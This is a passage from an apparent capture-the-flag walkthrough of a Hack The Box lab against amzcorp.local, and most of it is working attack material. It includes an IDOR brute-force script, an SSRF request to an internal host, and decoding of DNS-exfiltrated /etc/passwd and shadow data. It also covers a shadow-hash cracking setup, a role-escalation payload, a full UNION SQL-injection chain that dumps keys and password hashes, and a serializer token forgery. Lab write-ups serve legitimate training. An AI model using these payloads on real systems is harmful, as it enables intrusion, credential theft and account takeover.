# Brute-force range (you can increase this)
START = 0
END   = 5000          # Many writeups found it under 1000-3000
# ===========================================

bar = log.progress("Brute-forcing UUID")

for uuid in tqdm(range(START, END + 1), desc="Testing UUIDs"):
    try:
        # Build the exact payload as shown in the JS (with username: admin)
        data_str = f'{{"get_token":"True", "uuid":"{uuid}","username":"admin"}}'

        # Base64 encode it
        encoded = base64.b64encode(data_str.encode('utf-8')).decode('utf-8')

        payload = {"data": encoded}

        r = requests.post(TARGET, headers=HEADERS, cookies=COOKIES, json=payload, timeout=10)

        bar.status(f"Testing {uuid}")

        # Success condition: response does NOT contain "Invalid"
        if r.status_code == 200 and "Invalid" not in r.text:
            bar.success(f"Found valid UUID → {uuid}")
            print("\n" + "="*60)
            print("SUCCESSFUL RESPONSE:")
            print(r.text.strip())
            print("="*60)

            # Optionally save to file
            with open("admin_token.txt", "w") as f:
                f.write(r.text)
            sys.exit(0)

    except KeyboardInterrupt:
        print("\n[!] Stopped by user.")
        sys.exit(1)
    except Exception as e:
        continue  # Skip network errors silently

bar.failure(f"No valid UUID found in range {START}-{END}")
print("[!] Try increasing the END value or test username variations.")
brute success
we got our 1st flag and admin token
SUCCESSFUL RESPONSE:
{
  "flag": "AWS{S1mPl3_iD0R_4_4dm1N}",
  "token": "98d7f87065c5242ef5d3f6973720293ec58e434281e8195bef26354a6f0e931a1fd50a72ebfc8ead820cb38daca218d771d381259fd5d1a050b6620d1066022a",
  "username": "admin",
  "uuid": "955
 }
searching for more api endpoints i found status
└─$ feroxbuster -u http://jobs.amzcorp.local/api/v4 \
  -w /usr/share/seclists/Discovery/Web-Content/api/api-endpoints-res.txt \
  --depth 3 --threads 40

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://jobs.amzcorp.local/api/v4
 🚩  In-Scope Url          │ jobs.amzcorp.local
 🚀  Threads               │ 40
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/api/api-endpoints-res.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 3
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        4l       34w      232c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       32l       47w      549c http://jobs.amzcorp.local/api/v4/status
└─$ curl http://jobs.amzcorp.local/api/v4/status
{
"site_status": [
{
"site": "amzcorp.local",
"status": "OK"
},
{
"site": "jobs.amzcorp.local",
"status": "OK"
},
{
"site": "services.amzcorp.local",
"status": "OK"
},
{
"site": "cloud.amzcorp.local",
"status": "OK"
},
{
"site": "inventory.amzcorp.local",
"status": "OK"
},
{
"site": "workflow.amzcorp.local",
"status": "OK"
},
{
"site": "company-support.amzcorp.local",
"status": "OK"
}
]
}
found more subdomains
GET /api/v4/logs/get_logsand laterGET /api/v4/logs/get"Error retrieving logs from logs.amzcorp.local"
we had found this earlier
the logs.amzcorp.local was not accessible from outside so i used curl, and the token we got earlier turns out to be a api_key
curl -s http://jobs.amzcorp.local/api/v4/status -d '{"url":"http://logs.amzcorp.local"}' -b api_token=98d7f87065c5242ef5d3f6973720293ec58e434281e8195bef26354a6f0e931a1fd50a72ebfc8ead820cb38daca218d771d381259fd5d1a050b6620d1066022a -H 'Content-Type: application/json' | sed 's/\\n/\n/g' | sed 's/\\//g'| sed 's/""//g' > logs.json "url": "/static/assets/img/brand/light.svg"
},
{
"hostname": "jobs.amzcorp.local",
"ip_address": "172.21.10.12",
"method": "GET",
"requester_ip": "90.76.241.245",
"url": "/static/assets/vendor/notyf/notyf.min.css"
},
{
"hostname": "jobs.amzcorp.local",
"ip_address": "172.21.10.12",
"method": "GET",
"requester_ip": "160.94.6.54",
"url": "/static/assets/vendor/smooth-scroll/dist/smooth-scroll.polyfills.min.js"
},
{
"hostname": "c2FzbDp4OjQ1Ogo.c00.xyz",
"ip_address": "129.141.123.251",
"method": "GET",
"requester_ip": "172.22.11.10",
"url": "/"
}
]
""after some curl wizardry with sed witchery i got a proper log. and the interesting thing in this is the hostnames are base64. so i used a simple script
import re
import base64
import json
from pathlib import Path

def decode_b64(b64_str):
    """Try to decode base64 with different padding and methods"""
    for padding in ['', '==', '=', '=']:
        try:
            decoded = base64.b64decode(b64_str + padding).decode('utf-8', errors='ignore').strip()
            if decoded:
                return decoded
        except:
            pass

        # Try URL-safe base64 (common in such challenges)
        try:
            decoded = base64.urlsafe_b64decode(b64_str + padding).decode('utf-8', errors='ignore').strip()
            if decoded:
                return decoded
        except:
            pass
    return "[Decode Failed]"

# ===================== MAIN =====================
filename = "logs.json"

print(f"[*] Reading file: {filename}\n")

try:
    content = Path(filename).read_text(encoding='utf-8')
except FileNotFoundError:
    print(f"[!] Error: {filename} not found!")
    exit(1)
except Exception as e:
    print(f"[!] Error reading file: {e}")
    exit(1)

# Extract base64 parts before .c00.xyz
pattern = r'([A-Za-z0-9+/=]{15,})\.c00\.xyz'
matches = re.findall(pattern, content)

if not matches:
    print("[!] No base64-encoded hostnames found.")
    exit(0)

print(f"[+] Found {len(matches)} base64 hostnames:\n")
print("=" * 85)

for i, b64 in enumerate(matches, 1):
    decoded = decode_b64(b64)
    print(f"{i:2d}. Encoded : {b64}")
    print(f"    Decoded : {decoded}")
    print("-" * 85)

# Save results to file
output_file = "decoded_hosts.txt"
with open(output_file, "w", encoding="utf-8") as f:
    f.write(f"Extracted from: {filename}\n")
    f.write(f"Total found  : {len(matches)}\n\n")
    for i, b64 in enumerate(matches, 1):
        decoded = decode_b64(b64)
        f.write(f"{i:2d}. Encoded : {b64}\n")
        f.write(f"    Decoded : {decoded}\n")
        f.write("-" * 85 + "\n")

print(f"\n[*] Results saved to: {output_file}"
now time to look for smth interesting
these data looks like contents of /etc/passwd and cron
import re
import base64
from pathlib import Path

def decode_b64(b64_str):
    """Decode base64 with multiple attempts"""
    for padding in ['', '==', '=', '=']:
        try:
            decoded = base64.b64decode(b64_str + padding).decode('utf-8', errors='ignore').strip()
            if decoded:
                return decoded
        except:
            pass
        try:
            decoded = base64.urlsafe_b64decode(b64_str + padding).decode('utf-8', errors='ignore').strip()
            if decoded:
                return decoded
        except:
            pass
    return "[Decode Failed]"

# ===================== MAIN =====================
filename = "logs.json"

content = Path(filename).read_text(encoding='utf-8')

# Extract all base64 parts
pattern = r'([A-Za-z0-9+/=]{15,})\.c00\.xyz'
matches = re.findall(pattern, content)

if not matches:
    print("[!] No base64 hostnames found.")
    exit(0)

print(f"[+] Found {len(matches)} decoded fragments from different files\n")
print("=" * 90)

current_file = None
file_counter = 0

for i, b64 in enumerate(matches, 1):
    decoded = decode_b64(b64)

    # Try to detect which file this line belongs to
    if "x:" in decoded and ":" in decoded and any(x in decoded for x in [":0:", ":1:", ":2:", ":3:", ":4:"]):
        file_type = "/etc/passwd"
    elif "nameserver" in decoded.lower():
        file_type = "/etc/resolv.conf"
    elif "crontab" in decoded.lower() or "minute" in decoded.lower() or "hour" in decoded.lower():
        file_type = "/etc/crontab"
    elif "ip6-all" in decoded or "::1" in decoded or "127.0.0.1" in decoded:
        file_type = "/etc/hosts"
    else:
        file_type = "Other / Unknown"

    # Print nice header when file type changes
    if file_type != current_file:
        if current_file is not None:
            print("-" * 90)
        print(f"\n📁 FILE: {file_type}")
        print("=" * 90)
        current_file = file_type
        file_counter += 1

    print(f"{decoded}")

print("\n" + "=" * 90)
print(f"Total fragments extracted: {len(matches)}")
print(f"Unique file types detected: {file_counter}")
it was getting hard to read it so i made a script with clean output

got our second flag

AHA!. i think this dump also has contents of shadow file.
┌──(myvenv)─(kali㉿kali)-[~/htb/fortress/aws]
└─$ echo 'tom:$6$uUyJe0OuP6ef7rWH$OJ6QE0M.viY.fay4hJuwTrEiOEZoH7yhrlErjBM/VxiikK7PkLibf8xbQiogWiVvHOH8mEG1ItylF36eTxMpz/:19032:0:99999:7:::' >tomshadow.txt

┌──(myvenv)─(kali㉿kali)-[~/htb/fortress/aws]
└─$ echo 'tom:x:1000:1000::/home/tom:/bin/sh'>tompasswd.txt

┌──(myvenv)─(kali㉿kali)-[~/htb/fortress/aws]
└─$ unshadow tompasswd.txt tomshadow.txt
tom:$6$uUyJe0OuP6ef7rWH$OJ6QE0M.viY.fay4hJuwTrEiOEZoH7yhrlErjBM/VxiikK7PkLibf8xbQiogWiVvHOH8mEG1ItylF36eTxMpz/:1000:1000::/home/tom:/bin/sh

┌──(myvenv)─(kali㉿kali)-[~/htb/fortress/aws]
└─$ unshadow tompasswd.txt tomshadow.txt >tomhash.txt
i started cracking it and at the same time looked for anything else in the dumped log and i just decoded the base64s

and got password for user tyler

{pXDWXyZ&>3h''W<
now lets login as tyler in the jobs subdomain. this doesn’t have anything new

also in the logs dump we had multiple hostnames and while sorting them uniquely we find a new subdomain jobs-development.amzcorp.local
┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ grep -A5 -B1 jobs-development.amzcorp.local logs.json | sort -u
  {
  },
    "hostname": "jobs-development.amzcorp.local",
    "ip_address": "172.21.10.11",
    "method": "GET",
    "requester_ip": "129.141.123.251",
    "url": "/.git"
now grepping the new subdomain, i saw the url was .git so now we can dump the git using git-dumper


def update_password(email, email_token_key, password):

    user = Users.query.filter_by(email_token_key=email_token_key, email=email).first()

    if user:
        user.password = hash_pass(password)
        user.email_token_key = None
        db.session.add(user)
        db.session.commit()
        return True
    else:
        return False
this is snippet from jobs_portal/apps/authentication/routes.py . following this we can updatea a user to have administrator role. for this we create a json payload and encode it in base64 to give groot administrator role.
┌──(myvenv)─(kali㉿kali)-[~/…/aws/job-development_gitDump/jobs_portal/apps]
└─$ echo '{"username":"groot","email":"[email protected]","role":"Administrators"}' | base64 -w0
eyJ1c2VybmFtZSI6Imdyb290IiwiZW1haWwiOiJncm9vdEBncm9vdC5jb20iLCJyb2xlIjoiQWRtaW5pc3RyYXRvcnMifQo= 
i got some mistakes. i used groot cookie which had unauthorized access but tyler’s cookie worked. and also learned the importance of a single =

after logging in again as groot we can access it as admin

in users tab we have a search bar which might be vulnerable to sqli
lets test

i guess this counts as error

hmm so 5

' Union Select 1,2,3,4,5-- -
we can see where they are being reflected
' Union Select 1,group_concat(schema_name),3,4,5 from information_schema.schemata-- -

' Union Select 1,group_concat(table_name),3,4,5 from information_schema.tables where table_schema='jobs'-- -

' Union Select 1,group_concat(column_name),3,4,5 from information_schema.columns where table_schema='jobs' and table_name='Users'-- -

' Union Select 1,group_concat(column_name),3,4,5 from information_schema.columns where table_schema='jobs' and table_name='keys_tbl'-- -

' Union Select 1,group_concat(key_name,':',key_value),3,4,5 from keys_tbl-- -

we got aws_access_key_id, secret_access_key as well as 3rd flag
AWS_ACCESS_KEY_ID:[REDACTED_KEY_ID],
AWS_SECRET_ACCESS_KEY:[REDACTED_SECRET_KEY],
FLAG:AWS{MySqL_T1m3_B453d_1nJ3c71on5_4_7h3_w1N}
' Union Select 1,group_concat(username,':',password)3,4,5 from Users-- -
admin:6e222823de7e8f1948f07678671e542d68c83e11516aa234735f5a411ca1d363ad8c30e1ad0ba5d923e2e44444402655ce1097993cef33ed939879c37c3720f82e76e64c5470c630577814ee102096f8fe914c6adffaf96e9ecd335827e001dddef confirm_account(secretstring):
s = URLSafeSerializer('serliaizer_code')
username, email = s.loads(secretstring)
user = Users.query.filter_by(username=username).first()
user.account_status = True
db.session.add(user)
db.session.commit()
#return redirect(url_for("authentication_blueprint.login", msg="Your account was confirmed succsessfully"))
return render_template('accounts/login.html',
msg='Account confirmed successfully.',
form=LoginForm())this snippet is from the git dump of support_portal/apps/authentication/routes.py
this shows we can use itsdangerous from flask to make a payload to validate our account
>>> from itsdangerous import URLSafeSerializer
>>> s=URLSafeSerializer('serializer_code')
>>> payload=s.dumps(["groot","[email protected]"])
>>> payload
